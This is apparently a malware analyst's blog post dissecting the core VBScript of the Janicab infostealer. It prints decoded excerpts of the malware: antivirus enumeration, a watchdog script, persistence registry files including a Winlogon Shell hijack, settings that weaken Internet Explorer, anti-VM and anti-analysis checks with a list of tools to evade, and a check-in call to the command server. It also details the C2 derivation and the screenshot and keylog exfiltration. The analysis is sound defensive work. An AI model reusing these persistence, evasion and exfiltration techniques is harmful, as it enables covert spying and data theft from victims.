Janicab Series: The Core Artifact

Published: 2022-05-27 · Archived: 2026-04-05 22:24:38 UTC

In late April 2022, I was requested to analyze a software artifact. It was an instance of Janicab, a software with infostealing and spying capabilities known since 2013. Differently to other analyses I do as part of my job, in this particular case I can disclose parts of it with you readers. I'm addressing those parts in a post series. Based on this specific sample, here I'going to analyse the Janicab core artifact. If you want to know more about the previous infection stages, I recommend you reading this post (first part) and this post (second part).

Artifact 2.vbe, analysed here, stores an encoded VBScript as an alternate data stream for the %USERPROFILE% directory and later executes it. I claim that such a script is an instance of the Janicab malware. Therefore, I'm going to refer to this script with the name Janicab. I kindly ask the reader to trust my attribution for now, since I'll provide support for my claim in a dedicated and conclusive post.

```
 oWMI = ""
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter")
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")

IF vartype(oWMI) = vbString Then
         getAV = "Unsupported OS"
         Exit Function
END IF

av = ""
numav = 0

Set colItems = oWMI.ExecQuery("Select displayName from AntiVirusProduct")
```

Listing 1

-

Janicab checks for the antivirus products installed on the infected system

As a first operation, Janicab attempts to understand which antivirus products are running on the infected system. To achieve that, it leverages the Windows Management Instrumentation (WMI) API for VBScript and queries the AntivirusProduct class for the products names. It concatenates the antivirus names in a single AND-separated string. **Listing 1** shows that part of the Janicab code where the malware obtains the names of the installed antivirus products.

```
 Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
While 1
```

```
        killRunningIE()
        WScript.Sleep 300000
Wend

Function killRunningIE()
  On Error Resume Next
  Set colProcessList = objWMIService.ExecQuery("SELECT * FROM Win32_Process WHERE Name = 'iexp" & "lore.exe'")
  For Each objProcess in colProcessList
        On Error Resume Next
        If inStr(objProcess.CommandLine, "-Embe" & "dding") Then
                objProcess.Terminate()
        End If
  Next
End Function
```

Listing 2

-

ie.vbe script as it appears after having decoded it

Janicab embeds several files. All of them are encoded to escape an otherwise easy detection. The encoding is always the same for all the embedded artifacts. The first file being decoded is a VBScript stored on disk as an NTFS alternate data stream of the %USERPROFILE% directory with name ie.vbe. Ie.vbe is a VBScript encoded with the Windows Script Encoder. Janicab executes ie.vbe, which operates as a watchdog since it wakes up every five minutes and terminates all the instances Internet Explorer embedded in other applications. **Listing 2** shows the full listing (after the decoding) of ie.vbe.



Figure 1

-

SMTP-error.txt decoy file dropped by 2.vbe

A second file dropped by Janicab consists of a Shell Link Binary file (LNK) named ‘‘Microsoft Sync Services.lnk’’ and stored in %APPDATA%\Microsoft directory. Similarly to what observed for the SMTP-error.txt.lnk (I analysed it in this post), after parsing the LNK file it is possible to observe the latter targeting cmd.exe and executing a file stored as an NTFS alternate data stream of %USERPROFILE% named h.vbe. **Figure 1** shows just that.

```
 Set s = CreateObject("WScript.Shell")
Set fileSys = CreateObject("Scripting.FileSystemObject")

IF NOT IsProcessRunning("explorer.exe") THEN
         s.Run "explorer", 0, 0
END IF


path = s.ExpandEnvironmentStrings("%userprofile%")
Set objFolder = fileSys.GetFolder(path)
path = objFolder.ShortPath
Set objFolder = Nothing

userProfilePath = split(path, "\")
Username = userProfilePath(Ubound(userProfilePath))
Set userProfilePath = Nothing

s.currentdirectory = path & "\.."
s.Run "cscript """ & Username & """:.vbe", 0, 0

Function IsProcessRunning(strProcess )
         On Error Resume Next
    Dim Process, strObject
    IsProcessRunning = False
    strObject   = "winmgmts://" & s.ExpandEnvironmentStrings("%ComputerName%")
    For Each Process in GetObject( strObject ).InstancesOf( "win32_process" )
                abc = Process.name
                If abc <> "" Then
                    If UCase( Process.name ) = UCase( strProcess ) Then
                                IsProcessRunning = True
                                Exit Function
                         End If
                End If
    Next
End Function
```

Listing 3

-

h.vbe full listing

A third file dropped by Janicab is the just mentioned script h.vbe. As the extension may suggest, h.vbe is a VBScript encoded with Windows Script Encoder. If you consider **Listing 3**, showing h.vbe, then you might notice that h.vbe starts explorer.exe if it isn't running yet and eventually executes .vbe (discussed in this section).

```
 Function HandleCCleaner()
        On Error Resume Next
        ccPath1 = s.ExpandEnvironmentStrings("%systemdrive%") & "\Program Files\CCleaner"
        ccPath2 = s.ExpandEnvironmentStrings("%systemdrive%") & "\Program Files (x86)\CCleaner"
        IF fileSys.FolderExists(ccPath1) OR fileSys.FolderExists(ccPath2) THEN
                path1 = "HKEY_CURRENT_USER\Software\Piriform\CCleaner\BrowserMonitoring"
                path2 = "HKEY_CURRENT_USER\Software\Piriform\CCleaner\(Mon)3001"
                s.RegDelete path1
                s.RegDelete path2
        END IF
End Function
```

Listing 4

-

Janicab disables CCleaner browser monitoring capabilityg

Janicab disables CCleaner browser monitoring capability. CCleaner is a common utility used for cleaning unused files and invalid registry entries. As you may notice from **Listing 4**, it first checks if CCleaner is installed on the infected system by testing the existence of any of two utility folders related to the application. If CCleaner is installed, then the malware disables the browser monitoring by deleting two registry keys controlling that capability:

- HKEY_CURRENT_USER\Software\Piriform\CCleaner\BrowserMonitoring
- HKEY_CURRENT_USER\Software\Piriform\CCleaner(Mon)3001

```
 Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"1"="C:\\Users\\researcher\\AppData\\Roaming\\Microsoft\\Microsoft Sync Services.lnk"
```

Listing 5

-

Full content of runOnce.reg

Janicab persists to the next reboot of the infected system since it sets a RunOnce key. This form of persistence is achieved by dropping a registry file named runOnce.reg and importing its content in the registry by issuing reg.exe. As you can see from the content of runOnce.reg showed in **Listing 5**, the RunOnce key points to the Microsoft Sync Services.lnk file. After the command was issued, Janicab removes the runOnce.reg file.



Figure 2

-

.dll stores a screenshot as a JFIF image in a NTFS alternate data stream of %TMP%



Figure 3

-

Screenshot captured with .dll after issuing the commands of Figure 2

Janicab drops a fifth file named .dll as an NTFS alternate data stream of the %USERPROFILE% directory. This artifacts is a DLL exporting a screenshot capturing utility. Every time MyDllEntryPoint export of .dll is executed, a screenshot is stored as a NTFS alternate data stream of %TMP% named ~PF214C.tmp. **Figure 2** shows an evidence of such a behavior collected in a safe and controlled environment. **Figure 3** shows the screenshot, a JFIF image, captured after issuing the commands reported in **Figure 2**.

```
 Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"NoProtectedModeBanner"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
"2500"=dword:00000003
```

Listing 6

-

Full content of vista.reg

anicab leverages WMI API for WBScript to query the Win32_OperatingSystem object and obtain the operating system version. If the running operating system is Microsoft Windows Vista (Vista) then the malware drops another registry file named vista.reg. Its content, as for many of the other drops I discuss in this post, is embedded in an obfuscated form. The content of vista.reg is reported in **Listing 6**. By executing vista.reg, Janicab attempts to disable Internet Explorer protected mode and protected mode banner in Vista. After having imported vista.reg, Janicab removes the file.

```
 Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Enable Browser Extensions"="no"
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"BypassSSLNoCacheCheck"=dword:00000001
"DisableCachingOfSSLPages"=dword:00000000
```

Listing 7

-

Full content of ie.reg

```
Function IPConvert(IPAddress)

   IF IsNumeric(IPAddress) THEN
       IPConvert = "0.0.0.0"
       For x = 1 To 4
           Num = Int(IPAddress / 256 ^ (4 - x))
           IPAddress = IPAddress - (Num * 256 ^ (4 - x))
           IF Num > 255 THEN
               IPConvert = "0.0.0.0"
               Exit Function
```

```
            END IF

            IF x = 1 THEN
                IPConvert = Num
            ELSE
                IPConvert = IPConvert & "." & Num
            END IF
        Next
         END IF
End Function
```

Listing 8

-

Janicab function responsible for converting numerical seed to ip addresses

The malware drops another registry file called ie.reg. This artifact is stored as a NTFS alternate data stream of %USERPROFILE% directory. As you may notice from **Listing 7**, by importing ie.reg with reg.exe utility, Janicab aims to disable Internet Explorer extensions. After all the just described operations, Janicab starts that procedure aimed at obtaining the ip address of the Command & Control (C2) server. The C2 ip address is computed by starting from two distinct sources:

- http[s]://youtu.be/aZRJQdwN4-g
- http[s]://plus.google.com/108098760042015113400/posts?hl=en

The first link is about a YouTube video made private at time of analysis. The second link is about a Google+ post unavailable at time of analysis due to the social media shutdown made official in 2019. However, from the Janicab source code, I know that the C2 ip address is computed by starting from a numerical seed posted somewhere in the web pages hosted at those links. The seed is extracted by using the following regex: `we need (.*) views`. The seed is divided by the constant 1337 and eventually converted to an ip address with the function showed in **Listing 8**.

The malware loops potentially forever until it is able to find a seed in one of those pages. At each iteration of the loop, the link to be requested is picked up by random. If Janicab is capable of obtaining the C2 address then it builds the C2 url according to the following pattern: `http://{C2-IP}/B2mV-VzVc-81Az-135J`. The malware validates the C2 url by requesting the /Status2.php resource expected to be hosted on the C2 url. If it finds the string OKOKOK in the content of /Status2.php then the validation succeeds.

Each infected host is univocally identified by a 35-symbols-long serial code. The serial code is stored in a text file named pSerial.txt and stored in a NTFS alternate data stream of %USERPROFILE% directory. Janicab checks the existence of the serial file and when it succeeds it reads the code from that file. In this case the malware deletes the cookies for Internet Explorer, Mozilla Firefox, and Google Chrome. Finally, it attempts a C2 check-in by requesting the resource /a.php hosted at the C2 url. This is a GET request with the following parameters:

- id. The value for this parameter is the serial code

- v. The value for this parameter is the operating system version number
- av. The value for this parameter is the list of the installed antivirus products (AND-separated, as discussed before)

If Janicab doesn't find a serial file on the infected system, it generates a new one by issuing a request to the C2 url. The requested resource is /gid.php and the type of request is GET with the following parameters:

- action. This parameter is set to the value add
- cn. The value for this parameter is the computer name
- un. The value for this parameter is the username of the user logged a time of execution
- v. The value for this parameter is the operating system version number
- av. The value for this parameter is the list of the installed antivirus products (AND-separated, as discussed before)
- an. This parameter is set to the value tol7

```
 Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Check_Associations"="no"
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TabbedBrowsing]
"NewTabPageShow"=dword:00000000
[HKEY_CURRENT_USER\Control Panel\Cursors]
"AppStarting"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,\
  00,25,00,5c,00,63,00,75,00,72,00,73,00,6f,00,72,00,73,00,5c,00,61,00,65,00,\
  72,00,6f,00,5f,00,61,00,72,00,72,00,6f,00,77,00,2e,00,63,00,75,00,72,00,00,\
  00
"Wait"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,\
  00,25,00,5c,00,63,00,75,00,72,00,73,00,6f,00,72,00,73,00,5c,00,61,00,65,00,\
  72,00,6f,00,5f,00,61,00,72,00,72,00,6f,00,77,00,2e,00,63,00,75,00,72,00,00,\
  00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
"EnableBalloonTips"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Recovery]
"AutoRecover"=dword:00000002
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"GlobalUserOffline"=dword:00000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Shell"="wscript.exe \"%userprofile%:h.vbe\""
```

Listing 9

-

Full content of r3g

Once obtained a new serial, the malware stores it on disk. Janicab asks the C2 whether it should setup a register-based persistence point. That behavior is implemented by requesting the resource /sm.php hosted at the C2 url. That is a GET request with a single parameter called data and valorized with the AND-separated list of the installed antiviruses. If the response to that request contains the string reg and, at the same time, Malwarebytes antivirus isn't installed on the infected system, then Janicab drops a registry file named r3g. As you may notice from **Listing 9**, r3g sets a persistence point for the already discussed h.vbe artifact. Before importing r3g with reg.exe, the malware deletes Microsoft Sync Services.lnk from disk and removes the RunOnce persistence point for that file.

00-01-5D	00-10-E0	00-50-56	00-16-3E	00-12-5A	00-25-AE
00-03-BA	00-14-4F	00-0C-29	08-00-27	00-15-5D	00-50-C2
00-07-82	00-20-F2	00-05-69	00-1C-14	00-17-FA	00-50-F2
00-0F-4B	00-21-28	00-03-FF	08-00-20	00-1D-D8	44-45-53
00-10-4F	00-21-F6	00-1C-42	00-0D-3A	00-22-48	7C-ED-8D

Table 1

-

Janicab hardcoded MAC-substrings used to detect a virtualized environment

taskmgr.exe	procexp64.exe	immunitydebugger.exe	gmer.exe
procmon.exe	ollydbg.exe	windbg.exe	osam.exe
procmon64.exe	wpe pro.exe	tcpview.exe	startup.exe
procexp.exe	wireshark.exe	tcpvcon.exe	listdlls.exe

Table 2

-

Janicab checks if there exists a process having the name containing any of these strings

Janicab operates a security assessment of the infected system aimed at understanding if it is being executed in an analysis environment. The security assessment is based of four different checks:

- Baseboard manufacturer check. Malware analysis environments are quite often virtualized. Virtual machines (VMs) usually emulate the hardware and sometimes VM software providers include their signature on some virtualized hardware pieces. Janicab relies on that when it verifies if the baseboard

manufacturer contains the strings: parallels, virtual platform, or virtualbox. This check is implemented by querying the WMI Win32_BaseBoard class for the Product field.

- Installed drivers check. Another way to detect a VM consists in looking at the installed drivers. Just as the hardware, VM distributors implement custom “fake” drivers exposing distinctive names. Janicab relies on that when it checks if there exist any installed driver containing one of the following strings: virtualbox, parallels, vmware. The driver names are obtained by issuing the `driverquery` shell command.
- MAC address check. Another way to detect a VM consists in looking at the MAC address. This approach relies on the expectation that the default MAC address exported by the virtualization software tend to be the same given the provider. Janicab verifies if the MAC address of the infected system contains one of the strings reported in **Table 1** as a means to detect a virtualized environment. The MAC address of the infected system is obtained by issuing the `ipcfonfig /all` shell command.
- Running processes check. Janicab attempts to understand if it is being executed in a malware analysis environment by verifying if any malware analysis tool is running in the infected system. To this extent, the malware obtains a list of the currently running processes by issuing the tasklist shell command. Once done that, Janicab checks if there exist a process having the name containing one of the strings listed in **Table 2**.

If any of the mentioned checks is satisfied then Janicab asks the C2 whether it should keep running or just quit. That behavior is implemented by issuing a GET request for the resource /rit.php hosted at the C2 url. The request parameters are the following:

- cn. The value for this parameter is the computer name
- un. The value for this parameter is the username of the user logged a time of execution
- an. This parameter is set to the value tol7
- id. This parameter is set to the serial code
- r. This parameter groups all the material collected as a result of the security assessment. More precisely, it is set to a comma separated list of the following strings: the baseboard manufacturer, the suspicious installed driver (if it was found), the suspicious MAC address (if it was found), and the suspicious running process (if it was found)

```
 vmProd = isVmProduct()
vmDrivers = isVmDrivers()
vmMac = isVmMAC()
runningProc = checkRunningProcess()

IF NOT vmProd = False OR NOT vmDrivers = False OR NOT vmMac = False OR NOT runningProc = False THEN
         reason = vmProd & ", " & vmDrivers & ", " & vmMac & ", " & runningProc

         it = getPage(server & "/rit.php?cn=" & computerName & "&un=" & userName & "&an=" & notifyName & "&id="
         IF NOT it = "skip" AND NOT fileSys.FileExists (s.ExpandEnvironmentStrings("%systemdrive%") & "\xitx") T
                  Wscript.Quit 0
         END IF
END IF
```

Listing 10

-

Janicab quits if detects a malware analysis environment

If the response from the C2 is skip and, at the same time, there isn't a directory named xitx under the system drive (pointed by the %SYSTEMDRIVE% environment variable) then Janicab quits. I asked myself about the reason for that directory check. Since xitx is a domain name related to a provider of managed cybersecurity services, it is possible that the malware developer wanted to avoid the execution on a system either running some product distributed by that firm or managed by that firm. **Listing 10** shows an excerpt taken from Janicab source code regarding the behavior I have just described.

Every minute, Janicab tries to perform the following actions in that exact order:

1. If k.dll, the keylogging utility, has been dropped on the infected system then the malware executes it.
2. Janicab contacts the C2 to fetch any command to execute on the infected system. The instance object of this report defines two special commands: `downFile` and `runVbs`. Each special command should have a corresponding function named as the command and implementing the intended behavior. However, our instance only ships with the implementation for `downFile` command. DownFile downloads a file hosted on the C2 server and stores it on disk. The download function issues a request for the C2 url for the /d.php resource. This is a GET request having a single parameter, named f, holding the base64-encoded name of the file to be downloaded. In addition to the special commands, Janicab allows for the execution of any command that can be issued via powershell.exe if present or cmd.exe as an alternative.
3. Janicab executes .dll, the screenshot capturing utility.
4. If there exists a screenshot stored on the infected system then the malware sends it to the C2. This action is implemented by issuing a POST request to the C2 url, resource /rs.php. The request parameters are:
    - i. This parameter is set to the serial code
    - d. This parameter is set to the base64-encoded screenshot
    - t. This parameter is set to the request timestamp
    - l. This parameter is set to the length of the encoded screenshot

    Once the screenshot has been shipped, the malware wipes it from the infected system
5. If there exists some keylogger output on the infected system then Janicab sends it to the C2. This action is implemented by issuing a POST request to the C2 url, resource /rk.php. The request parameters are exactly the same to those ones characterizing the C2 request for the previous point. Once the keylogger output has been shipped, the malware wipes that stream from the infected system.

In the next post of this series I will finalize this series by discussing a bit about the attribution and by providing some Indicators of Compromise (IoCs) regarding this particular infection chain. As always, if you want to share comments or feedbacks (rigorously in broken Italian or broken English) do not esitate to drop me a message at **admin[@]malwarology.com**.
